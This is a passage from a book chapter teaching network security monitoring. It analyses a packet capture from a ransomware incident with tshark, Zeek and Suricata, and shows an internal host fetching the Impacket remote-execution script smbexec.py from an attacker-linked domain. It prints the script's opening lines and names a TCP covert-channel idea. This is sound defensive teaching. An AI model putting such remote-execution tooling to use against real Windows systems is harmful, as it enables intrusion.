The foundation for a truly capable NDR is high quality network data. The power of an NDR depends on the data it generates and analyzes, not just the alerts it fires. Without high-fidelity data, even the most advanced threat intelligence is useless, and the most seasoned analyst is flying blind. This chapter strips away the marketing hype to focus on the essential commodity: the network data itself, categorized into four core types that every security practitioner must understand to effectively detect and respond to intruders.

Introduction

This chapter provides an overview and samples of the four types of network security monitoring data that analysts should expect from an NDR platform. The availability of relevant network evidence depends on how and where that traffic is captured. If the sensor is not capable of reliable inspection and storage, and it is not located on a network segment of interest, then the data it produces will not address the security team's problems.

Inspecting traffic can be done in a live or batched method. Live inspection means the sensor observes traffic as it passes on the wire. The sensor converts the copy of the traffic that it sees into one or more forms of NSM data, and stores it to disk for analysis by automated or human systems.

If the sensor is not capable of reliable inspection and storage, and it is not located on a network segment of interest, then the data it produces will not address the security team's problems.

Batched inspection means the sensor is likely writing traffic directly to disk as it passes on the wire. The sensor stores the traffic in a format to be consumed by other security tools. These tools may convert the stored traffic into one or more forms of NSM data. Automated or human systems then review the output.

In this chapter, we will perform batched inspection. We start with full content data saved in pcap format, and we use several open source tools to inspect it. We could have performed similar analysis in a live manner. The advantage of working in a batched process is that we have a copy of traffic saved to disk. This lets us manipulate it in many ways, long after it was first observed on the wire.

We will use a small excerpt from a ransomware incident as the packet capture evidence for this chapter. All of the analysis is done on a laptop running FreeBSD 15, although the same could be done on Windows, Linux, or MacOS. Commands that produce output will be listed in **bold.**

Full content data


The first type of NSM data to understand is full content data. This is the form of NSM data that a sensor generates by observing it on the wire and writing it to disk. It is the most feature-rich form of data because it captures everything about the traffic, assuming the sensor is sufficiently provisioned. It is also the most expensive form of NSM data to collect because there are no corners to cut, unless one employs selective or "smart" filters to capture traffic defined by one or more filters.

For this brief examination of full content data, we will use a simple packet capture. We can use the Capinfos program, packaged with Wireshark® and Tshark, to display basic statistics on this sample packet capture.


```
$ capinfos sample01.pcap
File name:           sample01.pcap
File type:           Wireshark/tcpdump/... - pcap
File encapsulation:  Ethernet
File timestamp precision:  microseconds (6)
Packet size limit:   file hdr: 65535 bytes
Number of packets:   26
File size:           18 kB
Data size:           18 kB
Capture duration:    0.264987 seconds
Earliest packet time: 2024-03-27 10:50:43.209848
Latest packet time:   2024-03-27 10:50:43.474835
Data byte rate:      68 kBps
Data bit rate:       544 kbps
Average packet size: 693.96 bytes
Average packet rate: 98 packets/s
SHA256:              253e3bc7411d86bb3dbe47dace88a0cc7f578aaf735d5cc9cc7cf065e8a4b180
SHA1:                12bf1c6dbe0f409f082fdc45aef5c04c658eaa55
Strict time order:   True
Number of interfaces in file: 1
Interface #0 info:
                     Encapsulation = Ethernet (1 - ether)
                     Capture length = 65535
                     Time precision = microseconds (6)
                     Time ticks per second = 1000000
                     Number of stat entries = 0
                     Number of packets = 26
```

There are only 26 packets in this file, with a total of 18 KB of data.

The most popular way to view full content data is to use Wireshark, the open source graphical protocol analyzer. This figure shows all 26 packets in the Wireshark interface.



This screen capture highlights packet 4, which contains details that we will closely examine in this chapter. Wireshark is powerful because it can decode many protocols and display what it recognizes in an analyst-friendly interface. Wireshark begins to have problems when analysts ask it to process large pcap traces. That is why this chapter advocates for using the right form of NSM data for the job.

We can also see all 26 packets using Tshark, the open source command line protocol analyzer packaged with Wireshark. Using a command line interface, we can concentrate on certain elements without needing to show a series of screen captures.

We specify showing absolute date and time values using the -t ad flag and we tell Tshark to analyze the sample01.pcap trace with the -r flag.

```
$ tshark -t ad -r sample01.pcap
    1 2024-03-27 10:50:43.209848   10.0.35.10   44.201.4.198 TCP 74 35249   80 [SYN] Seq=0 Win=64240
Len=0 MSS=1460 SACK_PERM TSval=2421746720 TSecr=0 WS=128

    2 2024-03-27 10:50:43.272414 44.201.4.198   10.0.35.10   TCP 74 80   35249 [SYN, ACK] Seq=0
Ack=1 Win=62643 Len=0 MSS=1460 SACK_PERM TSval=3367536107 TSecr=2421746720 WS=128

    3 2024-03-27 10:50:43.272568   10.0.35.10   44.201.4.198 TCP 66 35249   80 [ACK] Seq=1 Ack=1
Win=64256 Len=0 TSval=2421746783 TSecr=3367536107

    4 2024-03-27 10:50:43.272732   10.0.35.10   44.201.4.198 HTTP 387 GET /smbexec.py HTTP/1.1

    5 2024-03-27 10:50:43.336056 44.201.4.198   10.0.35.10   TCP 66 80   35249 [ACK] Seq=1 Ack=322
Win=62336 Len=0 TSval=3367536170 TSecr=2421746783

    6 2024-03-27 10:50:43.348077 44.201.4.198   10.0.35.10   TCP 1514 HTTP/1.1 200 OK
```

```
    7 2024-03-27 10:50:43.348088 44.201.4.198   10.0.35.10   TCP 1514 80   35249
[PSH, ACK] Seq=1449 Ack=322 Win=62336 Len=1448 TSval=3367536182 TSecr=2421746783

    8 2024-03-27 10:50:43.348227   10.0.35.10   44.201.4.198 TCP 66 35249   80
[ACK] Seq=322 Ack=2897 Win=63488 Len=0 TSval=2421746858 TSecr=3367536182

    9 2024-03-27 10:50:43.348305 44.201.4.198   10.0.35.10   TCP 1514 80   35249
[ACK] Seq=2897 Ack=322 Win=62336 Len=1448 TSval=3367536182 TSecr=2421746783

   10 2024-03-27 10:50:43.348313 44.201.4.198   10.0.35.10   TCP 1514 80   35249
[PSH, ACK] Seq=4345 Ack=322 Win=62336 Len=1448 TSval=3367536182 TSecr=2421746783

   11 2024-03-27 10:50:43.348406   10.0.35.10   44.201.4.198 TCP 66 35249   80
[ACK] Seq=322 Ack=5793 Win=63488 Len=0 TSval=2421746859 TSecr=3367536182

   12 2024-03-27 10:50:43.348951 44.201.4.198   10.0.35.10   TCP 1514 80   35249
[ACK] Seq=5793 Ack=322 Win=62336 Len=1448 TSval=3367536182 TSecr=2421746783

   13 2024-03-27 10:50:43.348960 44.201.4.198   10.0.35.10   TCP 1514 80   35249
[PSH, ACK] Seq=7241 Ack=322 Win=62336 Len=1448 TSval=3367536182 TSecr=2421746783

   14 2024-03-27 10:50:43.348967 44.201.4.198   10.0.35.10   TCP 1514 80   35249
[ACK] Seq=8689 Ack=322 Win=62336 Len=1448 TSval=3367536182 TSecr=2421746783

   15 2024-03-27 10:50:43.348973 44.201.4.198   10.0.35.10   TCP 1514 80   35249
[PSH, ACK] Seq=10137 Ack=322 Win=62336 Len=1448 TSval=3367536182 TSecr=2421746783

   16 2024-03-27 10:50:43.348979 44.201.4.198   10.0.35.10   TCP 1514 80   35249
[ACK] Seq=11585 Ack=322 Win=62336 Len=1448 TSval=3367536182 TSecr=2421746783

   17 2024-03-27 10:50:43.348986 44.201.4.198   10.0.35.10   TCP 1514 80   35249
[PSH, ACK] Seq=13033 Ack=322 Win=62336 Len=1448 TSval=3367536182 TSecr=2421746783

   18 2024-03-27 10:50:43.349147   10.0.35.10   44.201.4.198 TCP 66 35249   80
[ACK] Seq=322 Ack=8689 Win=61568 Len=0 TSval=2421746859 TSecr=3367536182

   19 2024-03-27 10:50:43.349152   10.0.35.10   44.201.4.198 TCP 66 35249   80
[ACK] Seq=322 Ack=11585 Win=59648 Len=0 TSval=2421746859 TSecr=3367536182

   20 2024-03-27 10:50:43.349175   10.0.35.10   44.201.4.198 TCP 66 35249   80
[ACK] Seq=322 Ack=14481 Win=57728 Len=0 TSval=2421746859 TSecr=3367536182

   21 2024-03-27 10:50:43.411003 44.201.4.198   10.0.35.10   TCP 1514 80   35249
[ACK] Seq=14481 Ack=322 Win=62336 Len=1448 TSval=3367536245 TSecr=2421746858

   22 2024-03-27 10:50:43.411015 44.201.4.198   10.0.35.10   HTTP 128 HTTP/1.1
200 OK  (text/x-python)

   23 2024-03-27 10:50:43.411145   10.0.35.10   44.201.4.198 TCP 66 35249   80
[ACK] Seq=322 Ack=15991 Win=64128 Len=0 TSval=2421746921 TSecr=3367536245

   24 2024-03-27 10:50:43.411787   10.0.35.10   44.201.4.198 TCP 66 35249   80
[FIN, ACK] Seq=322 Ack=15991 Win=64128 Len=0 TSval=2421746922 TSecr=3367536245

   25 2024-03-27 10:50:43.474696 44.201.4.198   10.0.35.10   TCP 66 80   35249
[FIN, ACK] Seq=15991 Ack=323 Win=62336 Len=0 TSval=3367536309 TSecr=2421746922

   26 2024-03-27 10:50:43.474835   10.0.35.10   44.201.4.198 TCP 66 35249   80
[ACK] Seq=323 Ack=15992 Win=64128 Len=0 TSval=2421746985 TSecr=3367536309
```

Readers with a keen eye and some experience with network traffic will recognize some interesting details in this output. These include this item in packet 4, previously highlighted in the Wireshark screen capture.

```
GET /smbexec.py HTTP/1.1
```

This is a HTTP request for a file called smbexec.py.

Packet 6 provides the initial response.

```
HTTP/1.1 200 OK
```

This indicates the server will provide the requested file.

To get an idea of the granularity of output possible with full content data, consider the output of the following Tshark command. Here we tell Tshark to show only one packet via -c 1, and we tell it to show the full protocol decode and hex dump using the -Vx flags.

```
$ tshark -c 1 -Vx -t ad -r sample01.pcap
Frame 1: Packet, 74 bytes on wire (592 bits), 74 bytes captured (592 bits)
    Encapsulation type: Ethernet (1)
    Arrival Time: Mar 27, 2024 10:50:43.209848000 EDT
    UTC Arrival Time: Mar 27, 2024 14:50:43.209848000 UTC
    Epoch Arrival Time: 1711551043.209848000
    [Time shift for this packet: 0.000000000 seconds]
    [Time since reference or first frame: 0.000000000 seconds]
    Frame Number: 1
    Frame Length: 74 bytes (592 bits)
    Capture Length: 74 bytes (592 bits)
    [Frame is marked: False]
    [Frame is ignored: False]
    [Protocols in frame: eth:ethertype:ip:tcp]
    Character encoding: ASCII (0)
Ethernet II, Src: VMware_9a:fe:30 (00:50:56:9a:fe:30), Dst: Ubiquiti_ff:63:18 (78:45:58:ff:63:18)
    Destination: Ubiquiti_ff:63:18 (78:45:58:ff:63:18)
        .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
        .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
    Source: VMware_9a:fe:30 (00:50:56:9a:fe:30)
        .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
        .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
    Type: IPv4 (0x0800)
    [Stream index: 0]
Internet Protocol Version 4, Src: 10.0.35.10, Dst: 44.201.4.198
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
    Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
        0000 00.. = Differentiated Services Codepoint: Default (0)
        .... ..00 = Explicit Congestion Notification: Not ECN-Capable Transport (0)
    Total Length: 60
    Identification: 0x5b41 (23361)
    010. .... = Flags: 0x2, Don't fragment
0... .... = Reserved bit: Not set
.1.. .... = Don't fragment: Set
..0. .... = More fragments: Not set
...0 0000 0000 0000 = Fragment Offset: 0
    Time to Live: 64
    Protocol: TCP (6)
    Header Checksum: 0x80e2 [validation disabled]
    [Header checksum status: Unverified]
    Source Address: 10.0.35.10
    Destination Address: 44.201.4.198
    [Stream index: 0]
Transmission Control Protocol, Src Port: 35249, Dst Port: 80, Seq: 0, Len: 0
    Source Port: 35249
    Destination Port: 80
    [Stream index: 0]
    [Stream Packet Number: 1]
```

```
    [Conversation completeness: Incomplete (0)]
        ..0. .... = RST: Absent
        ...0 .... = FIN: Absent
        .... 0... = Data: Absent
        .... .0.. = ACK: Absent
        .... ..0. = SYN-ACK: Absent
        .... ...0 = SYN: Absent
        [Completeness Flags: [ Null ]]
    [TCP Segment Len: 0]
    Sequence Number: 0    (relative sequence number)
    Sequence Number (raw): 3435003704
    [Next Sequence Number: 1    (relative sequence number)]
    Acknowledgment Number: 0
    Acknowledgment number (raw): 0
    1010 .... = Header Length: 40 bytes (10)
    Flags: 0x002 (SYN)
        000. .... .... = Reserved: Not set
        ...0 .... .... = Accurate ECN: Not set
        .... 0... .... = Congestion Window Reduced: Not set
        .... .0.. .... = ECN-Echo: Not set
        .... ..0. .... = Urgent: Not set
        .... ...0 .... = Acknowledgment: Not set
        .... .... 0... = Push: Not set
        .... .... .0.. = Reset: Not set
        .... .... ..1. = Syn: Set
            [Expert Info (Chat/Sequence): Connection establish request (SYN): server port 80]
                [Connection establish request (SYN): server port 80]
                [Severity level: Chat]
                [Group: Sequence]
        .... .... ...0 = Fin: Not set
        [TCP Flags: ··········S·]
    Window: 64240
    [Calculated window size: 64240]
    Checksum: 0x1c05 [unverified]
    [Checksum Status: Unverified]
    Urgent Pointer: 0
    Options: (20 bytes), Maximum segment size, SACK permitted, Timestamps, No-Operation (NOP), Win-
dow scale
        TCP Option - Maximum segment size: 1460 bytes
            Kind: Maximum Segment Size (2)
            Length: 4
            MSS Value: 1460
        TCP Option - SACK permitted
            Kind: SACK Permitted (4)
            Length: 2
        TCP Option - Timestamps: TSval 2421746720, TSecr 0
            Kind: Time Stamp Option (8)
            Length: 10
            Timestamp value: 2421746720
            Timestamp echo reply: 0
        TCP Option - No-Operation (NOP)
            Kind: No-Operation (1)
        TCP Option - Window scale: 7 (multiply by 128)
            Kind: Window Scale (3)
            Length: 3
            Shift count: 7
            [Multiplier: 128]
```

```
    [Timestamps]
        [Time since first frame in this TCP stream: 0.000000000 seconds]
        [Time since previous frame in this TCP stream: 0.000000000 seconds]
    [Client Contiguous Streams: 0]
    [Server Contiguous Streams: 1]

0000  78 45 58 ff 63 18 00 50 56 9a fe 30 08 00 45 00   xEX.c..PV..0..E.
0010  00 3c 5b 41 40 00 40 06 80 e2 0a 00 23 0a 2c c9   .<[A@.@.....#.,.
0020  04 c6 89 b1 00 50 cc bd ff 38 00 00 00 00 a0 02   .....P...8......
0030  fa f0 1c 05 00 00 02 04 05 b4 04 02 08 0a 90 58   ...............X
0040  ec 20 00 00 00 00 01 03 03 07                    . ........
```

There are a total of 74 bytes in this first TCP segment, yet Tshark rendered dozen of lines of detail explaining what it all meant!

This is a wonderful resource if we are concerned about the content of a specific element of this TCP segment.

For example, consider this excerpt from the TCP **header**.

```
     TCP Option - Timestamps: TSval 2421746720, TSecr 0
````````Kind: Time Stamp Option (8)
````````Length: 10
````````Timestamp value: 2421746720
````````Timestamp echo reply: 0
```

This shows that a certain TCP option is set, enabling timestamps in the TCP header. It's possible for a malicious actor to use these values as a covert channel. Perhaps the intruder could pass a signal by manipulating these values. Now, modern Internet architecture makes this less likely, because so many middleboxes rewrite headers between source and destination systems. Only by gathering full content data can one capture this information, however, without knowing ahead of time that it is important.

This is a crucial assumption for all network security monitoring operations. **If a defender already knows what to look for in network traffic, then they can use specific tools and techniques to find that activity and either alert on it or outright block it.**

If a defender does not know what to look for in network traffic, then they have to rely on collecting as much information as their policies, technology, and systems will permit. Collecting and storing full content data is one way to address this problem, but it has weaknesses that offset these strengths. The section at the end of the chapter will summarize these tradeoffs.

Earlier we looked at all 26 packets in this trace in a single-line format, and we highlighted the fourth as having interesting details. We can take a close look at packet 4 using Tshark. The -Y http flag is a Wireshark display filter for HTTP traffic.

```
$ tshark -Y http -Vx -t ad -r sample01.pcap
Frame 4: Packet, 387 bytes on wire (3096 bits), 387 bytes captured (3096 bits)
...snip...
    TCP payload (321 bytes)
Hypertext Transfer Protocol
    GET /smbexec.py HTTP/1.1\r\n
        Request Method: GET
        Request URI: /smbexec.py
        Request Version: HTTP/1.1
    User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/107.0.0.0 Safari/537.36\r\n
    Accept-Encoding: gzip, deflate\r\n
    Accept: */*\r\n
    Connection: keep-alive\r\n
    Host: msv.cbanalytics.org\r\n
    Pragma: no-cache\r\n
    Cache-Control: no-cache\r\n
    Content-Type: text/x-python\r\n
    \r\n
    [Full request URI: http://msv.cbanalytics.org/smbexec.py]

0000  78 45 58 ff 63 18 00 50 56 9a fe 30 08 00 45 00   xEX.c..PV..0..E.
0010  01 75 5b 43 40 00 40 06 7f a7 0a 00 23 0a 2c c9   .u[C@.@.....#.,.
0020  04 c6 89 b1 00 50 cc bd ff 39 b4 85 63 98 80 18   .....P...9..c...
0030  01 f6 4d b0 00 00 01 01 08 0a 90 58 ec 5f c8 b8   ..M........X._..
0040  85 eb 47 45 54 20 2f 73 6d 62 65 78 65 63 2e 70   ..GET /smbexec.p
0050  79 20 48 54 54 50 2f 31 2e 31 0d 0a 55 73 65 72   y HTTP/1.1..User
0060  2d 41 67 65 6e 74 3a 20 4d 6f 7a 69 6c 6c 61 2f   -Agent: Mozilla/
0070  35 2e 30 20 28 57 69 6e 64 6f 77 73 20 4e 54 20   5.0 (Windows NT
0080  31 30 2e 30 3b 20 57 69 6e 36 34 3b 20 78 36 34   10.0; Win64; x64
0090  29 20 41 70 70 6c 65 57 65 62 4b 69 74 2f 35 33   ) AppleWebKit/53
00a0  37 2e 33 36 20 28 4b 48 54 4d 4c 2c 20 6c 69 6b   7.36 (KHTML, lik
00b0  65 20 47 65 63 6b 6f 29 20 43 68 72 6f 6d 65 2f   e Gecko) Chrome/
00c0  31 30 37 2e 30 2e 30 2e 30 20 53 61 66 61 72 69   107.0.0.0 Safari
00d0  2f 35 33 37 2e 33 36 0d 0a 41 63 63 65 70 74 2d   /537.36..Accept-
00e0  45 6e 63 6f 64 69 6e 67 3a 20 67 7a 69 70 2c 20   Encoding: gzip,
00f0  64 65 66 6c 61 74 65 0d 0a 41 63 63 65 70 74 3a   deflate..Accept:
0100  20 2a 2f 2a 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e    */*..Connection
0110  3a 20 6b 65 65 70 2d 61 6c 69 76 65 0d 0a 48 6f   : keep-alive..Ho
0120  73 74 3a 20 6d 73 76 2e 63 62 61 6e 61 6c 79 74   st: msv.cbanalyt
0130  69 63 73 2e 6f 72 67 0d 0a 50 72 61 67 6d 61 3a   ics.org..Pragma:
0140  20 6e 6f 2d 63 61 63 68 65 0d 0a 43 61 63 68 65    no-cache..Cache
0150  2d 43 6f 6e 74 72 6f 6c 3a 20 6e 6f 2d 63 61 63   -Control: no-cac
0160  68 65 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65   he..Content-Type
0170  3a 20 74 65 78 74 2f 78 2d 70 79 74 68 6f 6e 0d   : text/x-python.
0180  0a 0d 0a                                          ...
```

I've redacted unnecessary content using the "...snip..." marker. I will follow this convention through the remainder of the book.

Here we see that there is an HTTP GET request, along with other HTTP header content.

This is a preview of the next type of data available, which explicitly focuses on extracting content from TCP/IP traffic.

Extracted content

Extracted content is a specialized subset of full content data. It generally applies to files that are transferred between two systems. If a NSM sensor is properly provisioned and configured, it can observe files in transit and write them to disk for analysis. It is possible to avoid writing to disk and analyzing them in memory. However, to allow maximum flexibility for future analysis, most systems write extracted content to disk.

We can use Tshark to extract any files transferred via HTTP from the sample trace we looked at it in the previous section. We run this command with the -q flag to prevent Tshark from showing a summary of all 26 packets again. The --export-objects flag specifies what protocol to extract, followed by the directory in which extracted files should be placed.


```
$ tshark -q -r sample01.pcap --export-objects http,sample01.pcap-extractedfiles
```

We check the output by listing the contents of the sample01.pcap-extractedfiles directory. We use the ls and file commands.

```
rb@c1g6:~/nsm $ ls -al sample01.pcap-extractedfiles/
total 18
drwxr-xr-x  2 rb rb     3 Jan 29 09:37 .
drwxr-xr-x  7 rb rb    14 Jan 29 09:35 ..
-rw-r--r--  1 rb rb 15792 Jan 29 09:37 smbexec.py

$ file sample01.pcap-extractedfiles/smbexec.py
sample01.pcap-extractedfiles/smbexec.py: Python script, ASCII text executable
```

Make a mental note of the size of this file -- 15792 bytes. We will see it again.

We can look at the first 40 lines of this file using the head command.

```
$ head -40 sample01.pcap-extractedfiles/smbexec.py
#!/usr/bin/env python
# SECUREAUTH LABS. Copyright 2018 SecureAuth Corporation. All rights reserved.
#
# This software is provided under a slightly modified version
# of the Apache Software License. See the accompanying LICENSE file
# for more information.
#
# A similar approach to psexec w/o using RemComSvc. The technique is described here https://www.
optiv.com/explore-optiv-insights/blog/unmanaged-powershell-binaries-and-endpoint-protection
# Our implementation goes one step further, instantiating a local smbserver to receive the
# output of the commands. This is useful in the situation where the target machine does NOT
# have a writeable share available.
# Keep in mind that, although this technique might help avoiding AVs, there are a lot of
```

```
# event logs generated and you can't expect executing tasks that will last
long since Windows
# will kill the process since it's not responding as a Windows service.
# Certainly not a stealthy way.
#
# This script works in two ways:
# 1) share mode: you specify a share, and everything is done through that
share.
# 2) server mode: if for any reason there's no share available, this

script will launch a local
#    SMB server, so the output of the commands executed are sent back by
the target machine
#    into a locally shared folder. Keep in mind you would need root access
to bind to port 445
#    in the local machine.
#
# Author:
#  beto (@agsolino)
#
# Reference for:
#  DCE/RPC and SMB.
from __future__ import division
from __future__ import print_function

import sys
import os
import cmd
import argparse
try:
    import ConfigParser
except ImportError:
    import configparser as ConfigParser
import logging
```


If we look online, we find the following:

Our copy is an old version of smbexec.py, attributed to SecureAuth and coder beto (@agsolino), from 2018. The latest version is attributed to Fortra, LLC, but has the same author.

[https://github.com/fortra/impacket/blob/master/examples/smbexec.py]

It appears that smbexec.py is part of the Impacket library used by offensive security teams to remotely execute commands on Windows systems. It uses a temporary Windows service to run commands, unlike another popular tool, psexec.


Because we collected full content data and we extracted this specific file, we have collected one of the tools an intruder used in the course of a security incident.

This is only one example of what can be done with much larger traffic archives and more complicated events. As with full content data, the more you collect, the greater the retention and related storage challenges.

Transaction data

Transaction data is a summary of conversations between two systems. Whereas full content contains every element of a conversation, transaction data reduces that conversation to specific items of interest. To show this form of NSM data, we will use the open source Zeek application.

Security teams usually run Zeek in live mode, meaning it processes traffic as it passes on the wire and writes transaction and other NSM data to disk. In this example we run Zeek in batch mode against the same network trace used previously. The -C flag disables checksum checking. The two "redef" commands tell Zeek to log its files in a specific directory, and to provide JSON formatted output.



```
rb@c1g6:~/nsm $ zeek -C -r sample01.pcap -e 'redef Log::default_logdir = "sample01.pcap-zeek/";
redef LogAscii::use_json=T;'

rb@c1g6:~/nsm $ ls -al sample01.pcap-zeek/
total 31
drwxr-xr-x  2 rb rb   6 Jan 29 10:17 .
drwxr-xr-x  8 rb rb  19 Jan 29 10:16 ..
-rw-r--r--  1 rb rb 410 Jan 29 10:17 conn.log
-rw-r--r--  1 rb rb 392 Jan 29 10:17 files.log
-rw-r--r--  1 rb rb 524 Jan 29 10:17 http.log
-rw-r--r--  1 rb rb  90 Jan 29 10:17 packet_filter.log
```

Zeek created four logs. We will look at the first three. The packet_filter.log reports what filters were applied during processing, and is not relevant to this example.

First we look at the conn.log, or the connection log. We use the separate open source Jq program to render the JSON output in a more human readable fashion.

```
$ jq . sample01.pcap-zeek/conn.log
{
  "ts": 1711551043.209848,
  "uid": "C1qlzTuwjHlcLbWGi",
  "id.orig_h": "10.0.35.10",
  "id.orig_p": 35249,
  "id.resp_h": "44.201.4.198",
  "id.resp_p": 80,
  "proto": "tcp",
  "service": "http",
  "duration": 0.264847993850708,
  "orig_bytes": 321,
  "resp_bytes": 15990,
  "conn_state": "SF",
  "local_orig": true,
  "local_resp": false,
  "missed_bytes": 0,
  "history": "ShADadFf",
  "orig_pkts": 11,
  "orig_ip_bytes": 901,
  "resp_pkts": 15,
  "resp_ip_bytes": 16778,
  "ip_proto": 6
}
```

This log reports on a single connection found in the sample trace. It shows information similar to that found in the full content data. However, rather than showing 26 packets, we see only key details about the conversation. These include the source and destination IP addresses and ports, the protocol and service values, and metadata about the amount of data transferred and how long it took.

One of the key items in this log is the connection identifier.

```
  "uid": "C1qlzTuwjHlcLbWGi",
```

Zeek uses this field to link logs describing the same event to one another.

The history field is a clever shorthand description of the TCP state machine in action during this connection. Here is what each field means:

S	SYN	The client sent a connection request.
h	SYN-ACK	The server responded by acknowledging the request.
A	ACK	The client acknowledged the server. The connection is established.
D	Data	The client sent a segment containing a data payload.
a	ACK	The server acknowledged that data.
d	Data	The server sent its own data.
F	FIN	The client sent a segment indicating its desire to end the connection.
f	FIN	The server sent a segment agreeing to end the connection.

This example of a transaction log is similar to what a format like NetFlow provides. However, this simple exchange provided two other transaction logs.

Let's look at the http.log next.

```
$ jq . sample01.pcap-zeek/http.log
{
  "ts": 1711551043.272732,
  "uid": "C1qlzTuwjHlcLbWGi",
  "id.orig_h": "10.0.35.10",
  "id.orig_p": 35249,
  "id.resp_h": "44.201.4.198",
  "id.resp_p": 80,
  "trans_depth": 1,
  "method": "GET",
  "host": "msv.cbanalytics.org",
  "uri": "/smbexec.py",
  "version": "1.1",
  "user_agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/107.0.0.0 Safari/537.36",
  "request_body_len": 0,
  "response_body_len": 15792,
  "status_code": 200,
  "status_msg": "OK",
  "tags": [],
  "resp_fuids": [
    "Fis0w91fus7DqzaZY2"
  ],
  "resp_mime_types": [
    "text/x-python"
  ]
}
```

This log summarizes a wealth of information about this HTTP session. Zeek was able to parse it because it was transmitted in the clear. We see the HTTP GET request, the server host value, the client user agent, and other data.

Notice the size of the response_body_len -- 15792. This counts the number of bytes in the payload sent by the HTTP server. If we remember the smbexec.py file we extracted earlier, we'll see that it was also 15792 bytes. This means we captured the entire file and did not drop any packets while capturing this traffic in the wild.

Also notice that we see the connection ID field again:

```
 "uid": "C1qlzTuwjHlcLbWGi",
```

If we were looking at a more complicated trace, as would be the case in production, this connection ID would let us easily link this log entry with the one seen in the conn.log example.

Let's look at the third and final transaction log for this session.


```
$ jq . sample01.pcap-zeek/files.log
{
  "ts": 1711551043.348077,
  "fuid": "Fis0w91fus7DqzaZY2",
  "uid": "C1qlzTuwjHlcLbWGi",
  "id.orig_h": "10.0.35.10",
  "id.orig_p": 35249,
  "id.resp_h": "44.201.4.198",
  "id.resp_p": 80,
  "source": "HTTP",
  "depth": 0,
  "analyzers": [],
  "mime_type": "text/x-python",
  "duration": 0.06293797492980957,
  "local_orig": false,
  "is_orig": false,
  "seen_bytes": 15792,
  "total_bytes": 15792,
  "missing_bytes": 0,
  "overflow_bytes": 0,
  "timedout": false
}
```

This log entry tells us about the file transferred in this session, correctly identifying it as a Python script.

Zeek decodes dozens of protocols, providing specific logs based on what it sees. Suricata provides similar functionality, although it is more popularly known for generating intrusion detection alerts. We turn to that form of NSM data in the next section.

Alert data

Alert data is a judgement about the activity observed by the sensor. Many different systems can generate alerts, but in this example we will use the open source Suricata tool. This network security monitoring engine requires a rule set to generate alerts. Security teams can write their own signatures and incorporate rules from third parties. This section uses the free Proofpoint Emerging Threats Rules, along with custom rules.

After installing Suricata and downloading the Emerging Threats rule set, we create a directory for Suricata output and tell Suricata to inspect the sample trace used in previous examples.


```
$ mkdir sample01.pcap-suricata
$ suricata -r sample01.pcap -l sample01.pcap-suricata
i: suricata: This is Suricata version 8.0.2 RELEASE running in USER mode
i: threads: Threads created -> RX: 1 W: 8 FM: 1 FR: 1   Engine started.
i: suricata: Signal Received.  Stopping engine.
i: pcap: read 1 file, 26 packets, 18043 bytes

$ ls -al sample01.pcap-suricata/
total 35
